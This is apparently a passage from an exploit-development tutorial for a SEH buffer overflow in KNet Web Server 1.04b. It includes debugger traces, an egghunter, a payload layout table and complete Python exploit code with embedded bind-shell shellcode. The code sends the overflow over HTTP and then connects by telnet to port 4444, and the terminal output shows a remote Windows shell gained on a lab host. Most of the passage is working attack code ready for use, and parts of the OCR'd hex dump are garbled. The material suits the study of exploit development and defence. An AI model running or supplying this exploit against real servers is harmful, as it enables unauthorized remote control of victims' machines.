0040F060	65 73 74 73 00 48 65 6C 70 00 41 62 6F 75 74 00	ests.Help>About.	0012FB70	0012FC20
0040F070	53 68 6F 77 00 4F 70 65 6E 20 53 65 72 76 65 72	Show.Open Server	0012FB74	7C90327A
0040F080	00 43 6C 6F 73 65 20 53 65 72 76 65 72 00 53 65	.Close Server,Se	0012FB78	0012FC38
0040F090	74 75 70 00 4E 61 60 65 30 00 00 4E 61 60 65 20	tip.Name:..Name	0012FB7C	0012FF00
0040F0A0	79 6F 75 72 20 73 65 72 76 65 72 2E 00 50 6F 72	your server..Por	0012FB80	0012FC54
0040F0B0	74 30 00 53 65 6C 65 63 74 20 74 68 65 20 70 6F	ti.Select the po	0012FB84	0012FC0C
0040F0C0	73 74 30 65 6C 73 30 70 6F 73 30 73 6F 73 76	nt for your serv	0012FB88	004016E1

Press F7 to step through until we reach NSEH.

OllyDbg - KNet.exe - [CPU - main thread]

File View Debug Plugins Options Window Help

LEMTWHC / KBR ... S

0012FFE0	90	NOP	
0012FFE1	90	NOP	
0012FFE2	90	NOP	
0012FFE3	90	NOP	
0012FFE4	✓ E1 16	LOOPDE SHORT 0012FFFC	
0012FFE6	40	INC EAX	
0012FFE7	0000 70817C00	ADD BYTE PTR DS:[EAX+7C8170],AL	
0012FFED	0000	ADD BYTE PTR DS:[EAX],AL	
0012FFEF	0000	ADD BYTE PTR DS:[EAX],AL	
0012FFF1	0000	ADD BYTE PTR DS:[EAX],AL	
0012FFF3	0000	ADD BYTE PTR DS:[EAX],AL	
0012FFF5	0000	ADD BYTE PTR DS:[EAX],AL	
0012FFF7	0000	ADD BYTE PTR DS:[EAX],AL	
0012FFF9	1040 00	ADC BYTE PTR DS:[EAX],AL	
0012FFFC	0000	ADD BYTE PTR DS:[EAX],AL	
0012FFFE	0000	ADD BYTE PTR DS:[EAX],AL	

We can confirm that we now control a 4-byte buffer at NSEH.

Stage 2 Payload: EggHunter and Final Shellcode


Once we land at NSEH, we need a second-stage payload. Here we will use the short jump EB D0 to jump backward into a few dozen bytes of buffer we control, where we will place the EggHunter shellcode.

The EggHunter is a small shellcode typically used when the currently controlled buffer is not large enough to host a full-sized shellcode. It scans process memory for a unique marker (tag) that is placed directly before the real shellcode. Once the marker is found, execution is redirected to that memory address and the real shellcode runs.

Second-Stage Payload with Short Jump

```
import socket
seh = "\xe1\x16\x40"
nseh = "\xeb\xd0\x90\x90"
sploit = "\x90" * 1206 + nseh + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Set a breakpoint at 0x004016E1, run the exploit, press Shift+F9 on the crash, and step with F7. When execution reaches Stage 2,



the EB D0 short jump redirects us into the NOP sled / EggHunter area we control.

EggHunter (32 bytes) — Marker: w00t

We use the 32-byte EggHunter from 0xff (Exploit-DB ID 16283) with the marker w00t:

```
# 32-byte EggHunter shellcode (NtAccessCheckAndAuditAlarm syscall method)
egghunter = (
```

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05"
```

```
"\x5a\x74\xef\xb8\x54\x30\x30\x57\x89\xd7\xaf\x75\xea"
```

```
"\xaf\x75\xe7\xff\xe7"
```

```
)
```

NOTE: The marker T00W (ASCII for w00t prefixed twice) must be placed immediately before the real shellcode so the EggHunter can locate it in memory.

Final Payload Layout

Total buffer before SEH overwrite: 1213 bytes (3-byte SEH overwrite). The layout is:

Component	Size	Notes
NOP sled 1	585 bytes	Space before shellcode
Shellcode	376 bytes	Bind shell TCP/4444 (prefixed with T00WT00W marker)
NOP sled 2	209 bytes	Space for EggHunter landing
EggHunter	32 bytes	Scans memory for T00WT00W marker
NOP padding	4 bytes	Align to NSEH boundary
NSEH	4 bytes	EB D0 90 90 (short jump backward)
SEH	3 bytes	0x004016E1 (POP POP RET in KNet.exe)
TOTAL	1213 bytes	

Final Exploit Code

```
#knet web server 1.04b SEH bof exploit with egghunter
#made by : Antonius
import socket, os, time
#344 Byte Bind Shell TCP/4444
#taken from myo soe shellcode http://www.exploit-db.com/exploits/24897/
shellcode = ("T00WT00W" + "\xbd\x0e\x27\x05\xab\xda\xdb\xd9\x74\x24\xf4\x5a\x33\xc9" +
"\xb1\x56\x83\xc2\x04\x31\x6a\x0f\x03\x6a\x01\xc5\xf0\x57" +
"\xf5\x80\xfb\xa7\x05\xf3\x72\x42\x34\x21\xe0\x06\x64\xf5" +
"\x62\x4a\x84\x7e\x26\x7f\x1f\xf2\xef\x70\xa8\xb9\xc9\xbf" +
"\x29\x0c\xd6\x6c\xe9\x0e\xaa\x6e\x3d\xf1\x93\xa0\x30\xf0" +
"\xd4\xdd\xba\xa0\x8d\xaa\x68\x55\xb9\xef\xb0\x54\x6d\x64" +
"\x88\x2e\x08\xbb\x7c\x85\x13\xec\x2c\x92\x5c\x14\x47\xfc" +
"\x7c\x25\x84\x1e\x40\x6c\xa1\xd5\x32\x6f\x63\x24\xba\x41" +
"\x4b\xeb\x85\x6d\x46\xf5\xc2\x4a\xb8\x80\x38\xa9\x45\x93" +
"\xfa\xd3\x91\x16\x1f\x73\x52\x80\xfb\x85\xb7\x57\x8f\x8a" +
"\x7c\x13\xd7\x8e\x83\xf0\x63\xaa\x08\xf7\xa3\x3a\x4a\xdc" +
"\x67\x66\x09\x7d\x31\xc2\xfc\x82\x21\xaa\xa1\x26\x29\x59" +
"\xb6\x51\x70\x36\x7b\x6c\x8b\xc6\x13\xe7\xf8\xf4\xbc\x53" +
"\x97\xb4\x35\x7a\x60\xba\x6c\x3a\xfe\x45\x8e\x3b\xd6\x81" +
"\xda\x6b\x40\x23\x62\xe0\x90\xcc\xb7\xa7\xc0\x62\x67\x08" +
"\xb1\xc2\xd7\xe0\xdb\xcc\x08\x10\xe4\x06\x3f\x16\x2a\x72" +
"\x6c\xf1\x4f\x84\x83\x5d\xd9\x62\xc9\x4d\x8f\x3d\x65\xac" +
"\xf4\xf5\x12\xcf\xde\xa9\x8b\x47\x56\xa4\x0b\x67\x67\xe2" +
"\x38\xc4\xcf\x65\xca\x06\xd4\x94\xcd\x02\x7c\xde\xf6\xc5" +
```


```

"\xf6\x8e\xb5\x74\x06\x9b\x2d\x14\x95\x40\xad\x53\x86\xde" +
"\xfa\x34\x78\x17\x6e\xa9\x23\x81\x8c\x30\xb5\xea\x14\xef" +
"\x06\xf4\x95\x62\x32\xd2\x85\xba\xbb\x5e\xf1\x12\xea\x08" +
"\xaf\xd4\x44\xfb\x19\x8f\x3b\x55\xcd\x56\x70\x66\x8b\x56" +
"\x5d\x10\x73\xe6\x08\x65\x8c\xc7\xdc\x61\xf5\x35\x7d\x8d" +
"\x2c\xfe\x8d\xc4\x6c\x57\x06\x81\xe5\xe5\x4b\x32\xd0\x2a" +
"\x72\xb1\xd0\xd2\x81\xa9\x91\xd7\xce\x6d\x4a\xaa\x5f\x18" +
"\x6c\x19\x5f\x09")
#32 bytes egghunter from 0xff
egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
seh = "\xe1\x16\x40"
nseh = "\xeb\xd0\x90\x90"
nop1 = "\x90" * 585
nop2 = "\x90" * 209
nop3 = "\x90" * 4
sploit = nop1 + shellcode + nop2 + egghunter + nop3 + nseh + seh
print len(sploit)
print len(shellcode)
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1)\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
print ("exploit sent ! sleeping for a while to wait trigger ... please wait ...")
time.sleep(10)
os.system("telnet 10.200.0.120 4444")

```


Execution Result

Restart KNet Web Server on the Windows machine,



then run the final exploit from Kali Linux:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# python final.py  
1213  
376  
exploit sent ! sleeping for a while to wait trigger ... please wait ...  
Trying 10.200.0.120...  
Connected to 10.200.0.120.  
Escape character is '^]'.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Program Files\KNet>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . :  
    IP Address. . . . . : 10.200.0.120  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 10.200.0.1  
  
C:\Program Files\KNet>
```



A bind shell on port 4444 has been successfully obtained on the target Windows XP SP3 machine. We now have full command-line access from the Kali Linux attacker machine via Telnet.